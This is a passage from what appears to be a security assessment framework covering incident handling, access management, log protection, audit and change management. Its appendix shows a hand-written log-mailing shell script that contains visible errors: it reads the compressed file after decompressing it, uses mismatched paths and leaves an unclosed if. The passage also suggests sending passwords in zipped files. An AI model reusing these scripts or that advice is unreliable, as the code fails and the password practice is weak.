- Ensure that the incident management procedures require the central events database to be reviewed to distinguish normal operational events or potential security events. Such reviews should ensure normal operational events are routed to the IT operations staff for resolution, whilst potential security events are routed to the Chief Information Security Officer and his team for investigation and resolution.
- Assess whether the process for incident reporting ensures that all system faults or suspected system faults must be reported and logged.
- Ensure Helpdesk logs are periodically reviewed to ensure that all faults reported have been satisfactorily resolved and the Helpdesk call closed.
- Ensure fault resolutions are reviewed to ensure that Information Security and Controls have not been compromised in the process of implementing such resolutions.
- Review the audit logs have been activated on critical technology components such as servers, applications, databases and network. Ensure that these logs produce meaningful information that can be used in investigating security events.

#### **12.3.1.2 MONITORING**

Monitoring is the process of continuous review of the event logs of various technology components of the enterprise. This would involve a review of the audit trails, event logs, incident logs, helpdesk logs amongst other logs as application to the enterprise. Depending on the implementation of the logging process (i.e. centralized or decentralized) this activity can be performed either by one or many individuals across the enterprise. The most significant component of the process of monitoring is the responsibility of performance of this activity. The process would necessarily require the involvement of the Information Security Officer and the Compliance Manager to ensure that security incidents are identified and appropriate action is initiated to resolve them.

#### **12.3.1.3 SECURITY INCIDENT MANAGEMENT**

The Security Incident Management process would stem from the logging and monitoring processes mentioned above to ensure that identified security incidents are managed in accordance with the risks that such incidents pose to the enterprise. The process of Security Incident Management must be performed by the Information Security Officer (ISO) and should at a minimum involve the following:

- Definition of Security events / incidents, this would involve the formalization of a definitions document that identifies all events / incident types that have a security implication and considered as critical to the enterprise
- Allocation of responsibilities for logging of events or incidents reported. This could be a part of the helpdesk functionality or in larger enterprises, through a security helpdesk function that is specifically constituted for handling security events or incidents
- Constitution of a security response team, this comprises of a team of security personnel who would respond to the a report of a security event or incident
- Classification of Security events or incidents, this involves the classification of security events in order of their impact on the organization
- Risk Assessment and Incident Response - This is a process of security incident management wherein the security response team assesses the risks associated with an identified security incident to the Information Security of the enterprise. Depending on the criticality of the risk identified, the security and controls to be implemented are determined. In the event the incident requires further investigation, processes such as Computer Forensics and Investigations are applied.

#### **12.3.1.4 OPERATIONS EVENT MANAGEMENT**

Operations Event Management relates to the process of responding to events that are operational in nature. Such events stem from the IT infrastructure and technology being used in the enterprise and may comprise of routine IT operations events such as abnormal performance, terminations, poor response amongst many others.

However, it is extremely important that the operations events are also assessed for security implications so as to ensure that any operations events that may arise from security violations are identified and remedied in accordance with a response relative to a security incident. Furthermore, operational event remediation may also at times introduce security flaws and vulnerabilities which need to be prevented at the time of

remediation itself so as to reduce the probability of such vulnerabilities being exploited against the security interests of the enterprise.

For evaluation of security implications if any for an operational event, the process of operations event management must be routed to the Risk Assessment in Security Incident Management (refer 12.3.1.3 Security Incident Management)

## **12.4 USER ACCESS MANAGEMENT**

User Access Management relates to the process of managing user access to the Information Systems of the enterprise. This would include the management of user access of the following:

- New User Creation
- Existing User Access Modifications
- User Access Profiles creation and modifications
- User Access Termination

A review of the user access management process would essentially comprise of the following:

- Review of User Access Policies
- Review of User Access Management roles and responsibilities
- Review of User Access creation, modification and termination for the following:
  - Business Applications such as ERP
  - Enterprise Applications such as Email
  - Access to Local Area Network
- Review of the process for periodic reviews of user access to ensure that transitional processes of the organization that impact job responsibilities do not result in the users having unauthorized access
- Review the process and results of User Access Logs monitoring processes to ensure that unauthorized activities have been appropriately detected and remedied

## **12.5 AUDIT & REVIEW**

Information Systems Security is a rapidly transforming environment wherein new vulnerabilities and risks are introduced each day resulting in the pressing need for constant monitoring and assessments to ensure that security management infrastructure of the enterprise is awake to this challenge and can respond in a manner that appropriately addresses the technology risks that impact the enterprise.

Given the rapid advancements in technology, enterprises find it difficult to maintain adequate technological skills or to sustain continuous education to develop the expertise internally. As a result to maintain its information security capabilities the enterprise often relies on external parties or dedicated internal groups for the periodic assessment of its Information Systems Security. Such reviews would typically involve the following:

- Internal IT Audit Review, comprising of reviews of specific areas of IT security performed by internal resources
- Internal Security Assessment, comprising of technology specific reviews performed by specialist IT security personnel
- Third party Information Security Assurance Reviews, comprising of security assessments performed by third party contractors in areas that require advanced technology and security specializations

Accreditation involves the process of benchmarking and reviewing the IT security implementation within an enterprise against the ISSAF.

## **12.6 REVIEW OF LOGGING / MONITORING & AUDITING PROCESSES**

### **12.7 LOGGING**

#### **12.7.1 Importance of logging & audit events**

##### **12.7.1.1 WHAT ARE LOGS?**

Logs are simply data that is recorded during the operation of a program. Logs can contain usage data, performance data, errors, warnings, and operational information. Logs can be written to files or databases, either in an easily readable format or in a proprietary format that must be read using a certain program and can be stored into the internal machine or a separate machine.

Most server software today includes some logging mechanisms. In Unix Systems you can enable the syslog.

##### **12.7.1.2 WHY LOGS ARE IMPORTANT?**

Logs are often the only way to tell what is happening and happened on in a system. It is important to identify all programs on all the computers that a business or company

depends on and then gather the available log files for analysis, as deemed necessary and when required.

Log files are the only way to store the history of what happened within a system. Log files are often the only way to detect and trace an intrusion by a hacker or someone, so that we can trace the reason behind a server failure, gather data for capacity planning for increasing hard drives, or determine which Web pages were visited by the users.

Without logs, it is very difficult (if not impossible) to know what is going on in a system.

Logs can be captured in the same machine and kept or can be stored in a separate logging machine. Many Workstations, Servers can be allowed to capture in a centralized (separate) machine.

This can be done either by manually copying the log files to a central machine(s) or by automating the copying process. From this central machine(s), the log data will be maintained. If a company wants to log its necessary to do the following:

Working with logs requires you to:

Decide which logs to capture.

Choose an analysis/viewing tool.

Determine log capture frequency.

Where the logs will be stored (local or remote workstation)

Who will monitor the log and what action will be taken

### **12.7.1.3 HOW TO APPROACH LOG CAPTURE AND ANALYSIS**

Logs can contain huge amounts of data. Logging and analyzing everything can result in information overload or sometimes slowing down, where either the system or the people involved cannot handle the amount of data.

As a result, it is important for the System Administrators to decide exactly what information is required so that only the required data can be logged, captured, and

analyzed. To ensure that needed data is captured in an organized and timely fashion, it is important to know which logs contain what data, and where these logs are located.

Accuracy is also an important factor. Some systems create a separate, new file containing the log entries every day; others delete older log entries when the log file reaches its maximum size or wraparound. Understanding the logging policy of each system ensures a consistent and accurate capturing methodology. There should be a logging policy for every important servers and workstations in a Company.

In many real-world computing scenarios and applications, sensitive information must be kept in log files on a separate machine so that even someone tampers the local machine the log data is lost and if its stored in a separate machine they will gain little or no information from the log files and to limit his ability to corrupt the log files.

We describe a computationally cheap method for making all log entries generated prior to the logging machine's compromise impossible for the attacker to read, and also impossible to undetectably modify or destroy.

If you want to log everything everyone does it would impact the performance of your system so its not necessary to log everything .But you can log like

1. Who has logged into the system (Via ftp, telnet, rsh or rlogin in a linux or unix system etc., )
2. What access he has done in the system
3. What files are uploaded and downloaded in the system. (using scp, ftp rcopy, ssh etc)

I do not think you will find any built in method of seeing everything anyone has done.

### **12.7.2 Examples of audit events**

For example in a Microsoft Windows Server every event generated by auditing will appear in the Event Viewer. Administrators should decide how the event logs generated will be stored. Each of the settings can be directly defined in the Event Viewer or in Group Policy.

### **12.7.3 Events to Audit**

Microsoft Windows 2000 provides several ways of auditing for securing the events. When designing the audit process you will need to decide whether to include the following categories of Security Audit Events.

- a. Logon events
- b. Account logon events
- c. Object Access Events
- d. Directory Service Events
- e. Privilege Use Events
- f. Process tracking Events
- g. System Events
- h. Policy Changes Events

For Example if you enable the logon events it includes both the computer and user logon events. You will have separate security event log entry for computer account and the user account if a network connection is attempted from a Windows based NT and similar Systems. Windows 9x based computers do not have computer accounts in the directory and they do not generate the logon event entries for their network logon attempts.

Some examples of logon events that appear in the Security Event log is below (For Windows 2000 Serve):

Event ID	Description
528	A user successfully logged on to a computer
529	The logon attempt was made with an unknown user name or a user name with bad password
530	An attempt was made to log on with the user account outside the allowed time
538	A user logged off
536	The Net logon service is not active
537	The logon attempt failed for other reasons.

Similarly for Linux and other OS the administrators have to see the respective manuals and provisions for setting up the logs for protecting Information.

#### 12.7.4 How logs should be protected from tampering.

To ensure that the event log entries are maintained for future reference and without tampering, Administrators should take a number of steps to protect the security of the event logs. These should include:

1. Define a policy for the storage (location), how logs are overwritten and maintenance of all event logs. The policy should define all required event log settings and be enforced by Group Policy. This varies from OS to OS. So appropriate mechanism should be used.
2. Ensure that the policy includes how to deal with full event logs, especially the security log. It is recommended that a full security log require the shutdown of the server. This may not be practical for some environments, but you should certainly consider it for perusal.
3. Ensure that your security plan includes physical security of all servers to prevent an attacker from gaining physical access to the computer where auditing is performed. An attacker can remove audit entries by modifying or deleting the physical \*.evt files on the local disk subsystem or he may try to remove the /var/log entries in the unix system.
4. Implement a method to remove or store the event logs in a location separate from the physical server. These can include using cron or batch files to copy the event logs to CD-R or write once, read many media at regular predetermined intervals, or to other network locations separate from the server.

If the backups are copied to external media such as backup tapes, or CD-R media, the media should be removed from the premises in the event of fire or other natural disasters.

5. Prevent guest users /access to the event logs by enabling the security policy settings to prevent local guests from accessing the system, application, and security logs. Only the Administrator or root user should have access to the log files. For all other users the permission needs to be disabled.
6. Ensure that the system events are audited for both success and failure to determine whether any attempts are made to erase the contents of the security log. Use History command in Linux to see what happened after the user uses the 'su' or root equivalent command.
7. Enforce use of complex passwords and extra methods such as smart card logon by all security principals that have the ability to view or modify audit settings to prevent attacks against these accounts to gain access to audit information.

8. Use Log rotate for rotating the logs. Use tar command to compress the logs and save so that you can have less space consumed for logging.

### **12.7.5 Log retention periods as per regulations & policies**

Usually the logs are maintained as per the requirement and policy of the company. Tools like logrotate in linux can help you to rotate the logs at predetermined time.

In the linux environment you can logrotate (compress) at weekly,daily etc.,)

## **12.8 IMPORTANCE OF MONITORING OPERATIONS WITH EMPHASIS ON SEGREGATION OF DUTIES**

### **12.8.1 How exclusive rights to system admin could be misused**

If a Administrator enables the root or equivalent access to other users by knowing or unknowingly they can delete the logfiles or some files. So its very essential to give access permissions to anybody only after considering the realtime requirments and with proper approval.

### **12.8.2 Talk briefly about granting only the access controls required for the job role.**

A guest user is not required to access the log files. Similarly a backup operator need not be required to see the log files. Only the system Administrator with root permission needs to be seeing the log files. So in general the log files access to others should be kept minimum unless necessary.

### **12.8.3 Why id & passwords should not be shared (due to accountability of individuals actions)**

There are potential chances that somebody can misuse the login by having the passwords. So it's advisable not to share the ids and passwords.

AS part of the security awareness programs, the users should be allowed to realise that any login attempts and similar access by their user id's and password they will be accountable for the same.

Some people used to send the login ids and passwords by email. Since email communication is using plain text somebody can sniff the data. So it's advisable not to send the ids and password via mail, telephone conversation.

They can use alternate mechanism by saving them in a file and zipping it and sending to customers or by sending through post etc.

## **12.9 ROLE OF MONITORING STAFF**

In every there should be a separate person in charge of logging and monitoring. He should be made to see the logs and monitor for potential security threats and ensure the logs are safely kept without tampering. He should also ensure that the logs are backed up and kept in a separate media and outside the facility for future reference.

### **12.9.1 Why they should monitor all critical activity?, Why they should monitor changes.**

They should monitor since the potential threat to the systems can be via insiders or hackers. No logs should be accessed by others and using utilities like Tripwire and similar can help to identify the files for knowing whether it's changed.

Also if the log is misused the users can access the data and delete. At any point of time the log needs to be intact to get the correct information. So its necessary to monitor and maintain logs safely.

### **12.9.2 How activity of these accounts must be reviewed**

## **12.10 USAGE OF PRIVILEGED OR SHARED ACCOUNTS**

### **12.10.1 How access to these accounts must be logged?**

### **12.10.2 How activity of these accounts must be reviewed?**

## **12.11 IMPORTANCE OF AUDIT**

### **12.11.1 Internal auditing organization & reporting structure**

Adequate security is a basic requirement for every e-commerce or networked system. This applies to all the important components... like the LAN, Firewall, Routers, Internet, and so on.

But how do you ensure that the security is appropriate and up to detail? How do you know that there are no major exposures? How do you audit it? So Audit only reveals how secure the systems are.

A computer and information security audit can be an extremely difficult undertaking. The growing complexity of information systems requires an extremely comprehensive and detailed audit program. A separate internal Audit teams must be formed and they should conduct internal audits at predetermined time for having compliance.

### **12.11.2 Audit checks for compliance to security policies & violations of any applicable regulations**

External Auditors like PWC,KPMG can be asked to audit the companies for BS7799 Compliance. Its necessary at the time of audit that the log maintenance and audit logs are there as proof of the security measures taken in a company.

A computer audit must embrace a variety of requirements. Consideration of risk is of growing importance, but fundamental to the whole security audit program is compliance with the audit checklist of the company and of course the organization's information security policies.

### **12.11.3 Escalation of audit findings**

The escalations found in the audit finding needs to be informed to IT managers and Security managers for improvement and they should be evaluated and should protect the Information Security. The Management should support the audit findings by allocating funds and persons to carry out the audits and administrators to implement the security plans according to the company requirements that align the goals and vision of the company.

#### 12.11.4 Follow-up on audits

The follow-up on audits should be done once the required findings are evaluated and should evaluate the current implementation. Regular audits enable the Company to see whether the required policies are maintained. In case if the company goes for Recertification of a Standard it's required to have the audit practices in routine.

##### New Additions

Analyzing the log generated by the servers, network equipments, and perimeter defense devices is the most difficult thing in the security arena. It is comparatively easy to configure a device and make it working and forget about it. A comprehensive log analysis methodology needs to be in place to make sure that the devices are doing what they are asked to do.

The art of log analysis can be gained only with time and understanding of how things work. What to log depends on the devices that you are planning to monitor. The more detailed information you get the more dept your analysis may go. It is important to consider that the logging options of the devices when you consider perimeter defense equipments.

##### NTP and its Role

Imagine the case if we have logs from all the servers, routers and other perimeter protection devices, but the administrator gave less importance to the time and all these devices are in different time zone and have different time. In this case we have everything but almost useless.

It is important to have all networking devices, perimeter protection devices and the server to synchronize for time. It is extremely important for an Organization to have NTP server which synchronizes with one of the stratum4 or better NTP server and all the devices synchronize with these NTP Server. Depending upon the IT environment you can have multiple NTP servers and devices can synchronize with these servers.

##### Centralized Logging

When ever possible centralized logging option needs to be preferred over the local logging. Consider the case of the perimeter protecting device like firewall, routers etc they have only minimum storage capacity and can store only less information. A

Security administrator should consider logging these device logs to a centralized logging server.

A log server gives a central point of administration for logging and alerting. The importance of centralized log server comes when we consider the fact that, if an intruder breaks into a system the first thing they will do is to cover their tracks by clearing the system logs. If the log entries have already been shipped out to a remote server, then the attacker needs to strive for long to clear his/her trace.

In case attacker compromised the centralized log server then he/she will have complete picture of your network and what each and every device is doing. So it is extremely important to make sure that your centralized log server is protected to the maximum possible. These are points that needs to be considered when deploying the log server

- The log server should have lot of disk space
- Should not have any trust relationship with any other devices.
- Should not run any other services apart from the syslog services
- Should be physically secured
- Management of the device should be from local console.
- It should be a fully armored and strip down operating system
- It should be on a protected segment
- Access to this server needs to be on a controlled basis

Some measures can be made to protect the logs in your machine. This example is given taken into consideration of the syslogd. When an attacker compromises a system he/she will look into the `/etc/syslog.conf` to check where things are logged and clear away his tracks. So it will be handy if you can fool the attacker by configuring syslog to take the configuration from some other location rather than the default `/etc/syslog.conf` location. (This doesn't mean that the attacker wont know where it is being logged it will delay the process.)

### Firewall Logging

The firewall and route ACL logs provide a great amount of information. But the most of the firewall and the router ACL will not log the TCP flags and state with in the packet. This is an important piece of information which needs to be analyzed for getting a complete picture of what is happening. It is important to make sure that you

log the deny ip any any rule. On a minimal the following fields needs to be logged by any perimeter protection device

- Source and Destination IP
- Transport (TCP, UDP, etc)
- Source and Destination port
- Date and Time
- Action (permit and Deny)

The log analysis will be easy if the following fields can be also logged by the devices.

- Option fields (TOS, TTL, ID etc)
- Flags (SYN, ACK, PSH etc)
- Interface
- Window, Sequence number
- Some payload content.

The log analyst should also understand the packets that are logged by each of the devices. Some devices (for eg:- Checkpoint) logs only the initial packet of the connection, this may be lead to inaccuracies in case the log analyst is not aware of this. When considering the logging option IPtables has gone much ahead of other firewalling devices. It can provide you with the minimal and bogus field and has the ability to do log prefixing which is extremely good for a log analyst to track down future activity from that IP Address and alerting.

### Log Review

It is extremely important to understand what the normal traffic to your environment is before starting the log analysis. This can be achieved by continuous monitoring the logs for one week or more. While doing the log review it is extremely important to look at the time factor as well. Consider the case you are missing events for some times on a busy server. What can cause this, crash in the syslog daemon, no activity for that period or somebody cleared the logs for that period. It is easy to clear logs from the syslogd logs files, but difficult in case of windows event logs.

### Alerting

The big question one needs to ask, Am I patient enough to go through the huge logs that I am receiving. Most of them feel that the job is a boring one and wishes to do

something else. So it is your responsibility to come up with something which helps you in log analysis.

Alerting is easy and less time consuming way to inform the security administrator that further investigation is required. An alert for example can be generated for a DNS zone transfer. This prompts you to investigate further into the logs. Alerting is nothing more than a pattern matching and will alert of a zone transfer only in case it is programmed to do so.

The great pattern matching tool that you can use is grep. (Grep is available for windows as well).

#### Alerting Tool - Swatch

Swatch is freeware log analysis tool. It looks through the log files looking for the pattern that the security administrator has defined. It can generate customized alerts like send e-mail, dial pager etc.

#### Event Correlation

Now we have logs from all the devices and the servers on the centralized logging server, whether it will be handy to have a event correlation tool that will help to correlate events generated by multiple devices and servers.

SEC, simple event correlator is free and platform independent event correlation tool written in perl. Netforensics is other commercial tool which does event correlation. It is extremely important to understand the device support by each of these tools to make sure that the tool understands the logs generated by your device.

## Appendix

This appendix is used to describe the log monitoring technique used by me to get the event log generated by windows servers. Anyone can use and modify this.

Aim: To analyze the security logs generated by windows 2000 server and mail back the result. The events ID of concern are 528 and 529.

Tools used:

- Dumevt from somarsoft
- Blat – mailing system for windows
- Custom made script

Dumpevt: Windows NT program to dump the event log in a format suitable for importing into a database. This program gives the output of the log files in the comma separated format.

Usage:

```
C:\dumpevent>dumpevt
```

Somarsoft DumpEvt V1.7.3, Copyright © 1995-1997 by Somarsoft, Inc.

==>Missing /logfile parameter

Dump eventlog in format suitable for importing into database

Messages written to stdout

Dump output written to file specified by /outfile or /outdir

Parameters:

/logfile=type      eventlog to dump; can be app, sec, sys, dns, dir, or rpl

/logfile=type=path backed up eventlog file to dump

/outfile=path      create new file or append to end of existing file

/outdir=path      create new .tmp file in specified directory

```

/all          dump all recs (default is recs added since last dump)

/computer=name  dump eventlog for specified computer (default is local)

/reg=local_machine  use      HKEY_LOCAL_MACHINE      instead      of
HKEY_CURRENT_USER

/clear        clear event log after successful dump

Specify formatting parameters in DUMPEVT.INI file

```

Blat: Blat is a Public Domain Windows console utility that sends the contents of a file in an e-mail message using the SMTP protocol.

Script: Custom made one to mail the result

To extract the windows security event log dumpevt.exe is used. The command used to extract the windows security event log is

```
c:\dumpevent\dumpevt.exe /logfile=sec /outfile=c:\report\ouput.log
```

This will produce a log file, output.log, having the security event log in comma separated format. This log is zipped using the gzip utility and mailed to the concerned person.

To use blat, first it is required to specify the SMTP server and the mail address

```
(Blat -install <server addr> <sender's addr> [<try>[<port>[<profile>]]] [-q])
```

The following bat file is used to zip the comma separated event log created by dumpevt.exe and mail to the concerned person. This bat file is schedule to run at 00:00 hours every day.

```

c:\ dumpevt.exe /logfile=sec /outfile=c:\report\ouput.log

c:\ gzip.exe c:\report\output.log

c:\ blat c:\report\report.txt -to thanzeer@test.com -attach c:\report\ouput.log

```

Now the logs has been zipped and received on my mail box. I used the map drive of a Linux machine to store this log and will remove from the server once the analysis is over.

I used the pattern matching tool in Linux grep to get the details that I require. Following is the script that I used to extract the information and mail back to me.

```
# Script name log analyze #

gzip -f -d /usr/aa/eventlog/output/output.log.gz

rm -rf /usr/aa/report/$1/*

cat /usr/aa/eventlog/output/output.log.gz |grep $1|grep 528| cut --delimiter=^ --fields=2-8 >> /usr/aa/report/ouput/loggedinuser.txt

if [ `ls -s /usr/aa/report/ouput/loggedinuser.txt |cut -c1-4` -gt 0 ]; then cat /usr/aa/report/ouput/loggedinuser.txt | mail -s 'loggedin user Account for '$1 aa@test.com; fi

cat /usr/aa/eventlog/output/output.log.gz |grep $1|grep 529| cut --delimiter=^ --fields=2-8 >> /usr/aa/report/output/invaliduser.txt

if [ `ls -s //usr/aa/report/output/invaliduser.txt |cut -c1-4` -gt 0 ]; then cat /usr/aa/report/output/invaliduser.txt | mail -s 'Invalid user Account for '$1 aa@test.com; fi
```

The above mentioned script has one variables as the input - the date. This script is called by another script which passes the date information to this.

```
#!/bin/bash

# Passes the date argument 1 to the log-analyze script

if [ `date -d yesterday +%m` -gt 10 ]

then

arg1=`date -d yesterday +%m/%d/%Y`

/usr/aa/script/log-analyze web2 $arg1
```

The argument passed is yesterdays as I will get last days report on the next day. And the first argument is filename.

With this I will get two mails every day from all my servers stating the invalid accounts and the logged in users. You can add much more event id to this and use this script to get a summary of the security event log each day.

Note: I am extremely poor in programming and this can be done in much better way using some other programming language.

## 13 ENTERPRISE CHANGE MANAGEMENT

### 13.1 INTRODUCTION

Enterprise Change Management is a collection of policies, processes and procedures that support management provided directives regarding the implementation and management of information security within the enterprise. They support these directives through controlling, planning, reviewing, approving, tracking and measuring changes within the organization. These directives are often mandated by regulatory compliance efforts.

Unplanned and uncontrolled change within an organization is often cited as the largest contributor to, or cause of, system downtime. Uncontrolled change occurs in all organizations, large and small. The ability to quickly implement change is often rewarded in smaller organizations for providing speed of response, and viewed as “being pro-active”, when in most cases, it is actually reactive, poorly planned and executed, and increases operational risk. I call it the “Cowboy Syndrome”. There is no control or planning in the wild, wild, west, where it’s every buckaroo for themselves, leaving strategy and accountability to the wind.

Author and IT Service Management expert, Harris Kern, reports that in a 2005 survey of 40 corporate IT infrastructure managers, 60% admitted that their change handling processes are not effective in communicating and coordinating changes within their production environment. Among the key findings of the study:

- |   |     |
|---|-----|
| • Not all changes are logged                  | 95% |
| • Changes not thoroughly tested               | 90% |
| • Lack of process enforcement                 | 85% |
| • Poor change communication and dissemination | 65% |
| • Lack of centralized process ownership       | 60% |
| • Lack of change approval policy              | 50% |
| • Frequent change notification after the fact | 40% |

I recommend the introduction of formal change management to all organizations using a phased approach, allowing the IT teams to adapt to the introduction of new processes and procedures over time.

### 13.1.1 Objectives

The ultimate goal of a successful Change Management process implementation is to lower the amount of introduced risk into the environment as much as possible, and to reduce the amount of unplanned work as a percentage of total work done. Organizations that are constantly fighting fires see this figure at 65 percent or higher.

The objectives of the Change Management process are to establish a review and approval process for changes that are to be introduced into the business environment, technical infrastructure, and its supporting processes and procedures. This allows management the opportunity to align changes with strategic, tactical and operational objectives, as well as with policies, standards, procedures and guidelines in use within the enterprise.

The objectives for this document are to provide an overview of the Change Management process, to provide guidance for implementing supporting processes, and the insight and knowledge required to perform a base Change Management audit.

### 13.1.2 Purpose

The complexity of the IT environment and the increased connectivity between infrastructure components, end points and applications increases the risk of network instability and service interruption due to the impact and timing of even seemingly minor changes.

The number of major and minor changes within a typical IT environment is expected to increase over time, and the risk of outages to business users of IT services increases in significance as more and more users come to rely on technology for daily operations.

It has been widely recognized that Change Management is an approach that can identify and mitigate many of these risks, and improve the overall efficiency of IT in delivering reliable services. There are often dependencies between changes introduced for operational reasons and as a result of projects. In many cases, major efficiencies can be realized by coordination and planning between these sources of change.

The Change Management process enables communication, impact analysis, and scheduling that can reduce unintended and unexpected impacts on users.

Many project-based initiatives compete with the day-to-day operations groups for resources in terms of technology (Server/Desktop/Infrastructure/Support) as well as staff and skills. Effective Change Management can balance these activities against operational requirements.

The initial implementation should focus on the creation of a process that creates basic outputs such as:

1. A single mandatory change approval process that is used by all of IT.
2. A set of standard requirements that must be met in terms of:
  - Description of the change
  - Identification of dependent and related systems
  - Description of anticipated impacts
  - A communications plan
  - A detailed deployment plan
  - Maintenance documentation
  - Training requirements
  - Metrics for measuring success and impacts
3. A shared Change Calendar listing all changes to the Production Environment

### **13.1.3 Benefits of Change Management**

- Minimizes disruption and problems inherent in the introduction of change.
- Adds auditable records of all changes and their approvals.
- Eases detection of unauthorized and unexpected change for security purposes.
- Provides increased visibility into, and record of, system evolution.
- Increases the volume of system documentation available.
- Facilitates the speed and success of major change delivery.
- Ensures that the integrity of the business needs of the Firm are met.
- Allows tighter alignment of the IT environment with business objectives.
- Reduces User Impact due to change.
- Provides for better use and allocation of IT Resources.
- Allows optimization of deployment through bundling of related changes.
- Increases IT's capacity to implement change effectively.
- Improves user satisfaction with service reliability.
- Increases compliance with Sarbanes Oxley, Bill c-198 and other regulations.

### **13.1.4 Risks**

Some of the typical risks encountered when implementing Change Management:

- Lack of upper management support.
- Resistance to new processes and change.
- Incomplete requests submitted, slowing down the process.
- Rubber-stamping approval of changes without thorough review.
- Lack of appropriate tools (typically CMDB and Audit Tools).

### 13.1.5 Definition of Success

All stakeholders should view change Management as a beneficial, responsive process that enables and improves the ability to deliver reliable services.

All Changes will be documented, approved, and scheduled using the defined Change Management Process.

The Change Management Process will minimize problems and disruption, improve the speed of service delivery, and ensure the integrity of the IT environment, in support of the business needs of the Firm.

Metrics will be defined to measure the achievement of these goals.

### 13.1.6 Metrics

Various metrics should be collected to gauge the success of the process, areas for improvement, trends, measure downtime and overall effectiveness of the process. Metrics for Change Management will evolve over time according to the business' needs, however a minimal set of metrics is provided below:

- Total Change Requests submitted.
- Total Change Requests executed.
- Total Change Requests by month.
- Total Change Requests by type.
- Total Change Requests by owner.
- Total Change Requests successfully implemented.
- Total Change Requests unsuccessfully implemented.

#### **Advanced Metrics:**

- Total Change Requests rejected.
- Reasons for Change Rejection
- Total Changes rolled back.
- Unauthorized Changes detected.
- Total records in Configuration Management DataBase.

### 13.1.7 Pre-requisites

In order to be successful, Change Management will require a documented and formalized security policy, including a policy update schedule, as well as an audit and review report of the security policy.

If a complete copy of the security policy can't be obtained, request an outline of areas covered in the policy, or at least the table of contents of the policy.

**Recommended:** Audit or review reports of enterprise configuration management policy, Configuration Management DataBase and asset management data.

The importance of asset data is pivotal from a Change Management perspective, as well as from a Security perspective. In order to properly manage an asset, one has to be aware of its existence, be able to *find* it, *understand* its configuration, and *be certain* that it has not been changed or removed without authorization.

Without accurate and complete asset information, including component listings, relationship information, and configuration data, it is virtually impossible to assess system and network vulnerabilities, or to take remediative action once a vulnerability is suspected or reported.

As a Change Management process matures, it will evolve into a Change Control process, where critical systems are audited on a day-to-day or even hourly schedule. This provides incredible control, and can expedite a security investigation exponentially. **An unauthorized change is a security breach.**

#### **13.1.7.1.1 GENERAL REQUIREMENTS**

In order to be successful, the Change Management process needs to be supported and endorsed by management. A Change Management Policy must be developed, and the IT Executive must approve any changes to the processes or procedures involved in writing.

#### **13.1.7.1.2 TECHNICAL REQUIREMENTS**

**Change Management requires the following technical elements:**

- Change Control Spreadsheet for tracking current change requests.
- Opportunity Evaluation Form for building major change proposals.
- Preliminary Analysis Form for refining major change proposals.
- Request For Change Form for detailing all change requests.

#### **Recommended:**

- Configuration Management DataBase for tracking configuration and change items.
- Change Control Auditing Software for detecting unauthorized changes.

### **13.1.8 Summary**

Change Management is a complex and involved process that provides many significant benefits to an organization. It can swiftly move forward regulatory mandated exercises, provide clarity into systems that are very complex, and increase the ease of audit. Many sub-processes, including asset management, configuration management, service delivery processes and communication processes, directly support the Change Management process.

### 13.1.9 The Framework

#### 13.1.9.1 PHASE 1 - PREPARING FOR CHANGE

The first phase of a Change Management implementation resembles the triage system used by hospitals to allocate scarce medical resources. The primary goal of this phase is to stabilize the environment, shifting from firefighting to proactive work that addresses the root causes of problems.

- IT must identify the most critical systems.
- IT must identify systems that are generating the most unplanned work.
- Plan and take appropriate action to gain control of these systems.

**Outputs:**

- Critical systems identified and configurations documented
- Change characteristics profile
- Organizational attributes profile
- Change management strategy guidelines
- Change management team structure
- Sponsor structure and responsibilities

#### 13.1.9.2 PHASE 2 - MANAGING CHANGE

The second phase focuses on the planning, design and implementation of work that addresses the root causes of problems.

**Outputs:**

- Communications plan
- Sponsor roadmap
- Training plan
- Coaching plan
- Resistance management plan
- Master change management plan
- Project team activities

#### 13.1.9.3 PHASE 3 - REINFORCING CHANGE MANAGEMENT

The third phase focuses on measurement, process refinement, and continuous improvement.

**Outputs:**

- Gap analysis report
- Compliance audit reports
- Corrective action plans
- Post action review for continuous improvement

### 13.1.10 Change Management Phase Diagram



In each phase, provide guidelines, steps, and action plans for the change management team. Assessments and worksheets help to pinpoint the unique characteristics of your change management program. Templates help to develop critical change management plans in a standard and repeatable manner.

### 13.1.11 Psychology of Change

When change is first announced, people generally have common reactions. If you can understand what they are thinking, then you are better prepared to address their concerns.

#### 13.1.11.1 NEEDS

The principles in Maslow's Hierarchy explain that when something happens and we feel we might be threatened, we revert to checking lower-level needs. We ask questions such as:

- Safety: Will I still have a job?  
Will I lose control?
- Belonging: Will I have to change my work methods?  
Will I lose teammates?
- Esteem: Will my social status change?  
Will I have less influence?
- Identity: What does this mean about who I really am?  
What is my role?
- Prediction: What will happen now?  
Can I see a new future?

#### 13.1.11.2 VALUES

Our individual needs lead us to seek rationality. It is easy to allow these thoughts to revert to stress values if not addressed.

Those affected by process and procedural changes will tend to be highly critical of the people who are implementing the changes, and the actions they take, if we do not see value in the changes, perceive the changes as a threat, or do not understand the reasons for the changes. We assess the values of these people, and whether their actions are moral or ethical, using our own standards. Even if we do not agree with the outcomes, it is very important for us to perceive the process as fair.

#### 13.1.11.3 GOALS

Even if we safely get past considerations of individual needs and values, we must also consider the impact of the change on our personal and organizational goals.

- How will it affect my current work? Can I finish it off? Should I bother?
- How will it affect my future prospects?
- How will it affect my value to the company?
- Should I be looking for another job?

#### 13.1.11.4 PROCESS MATURITY

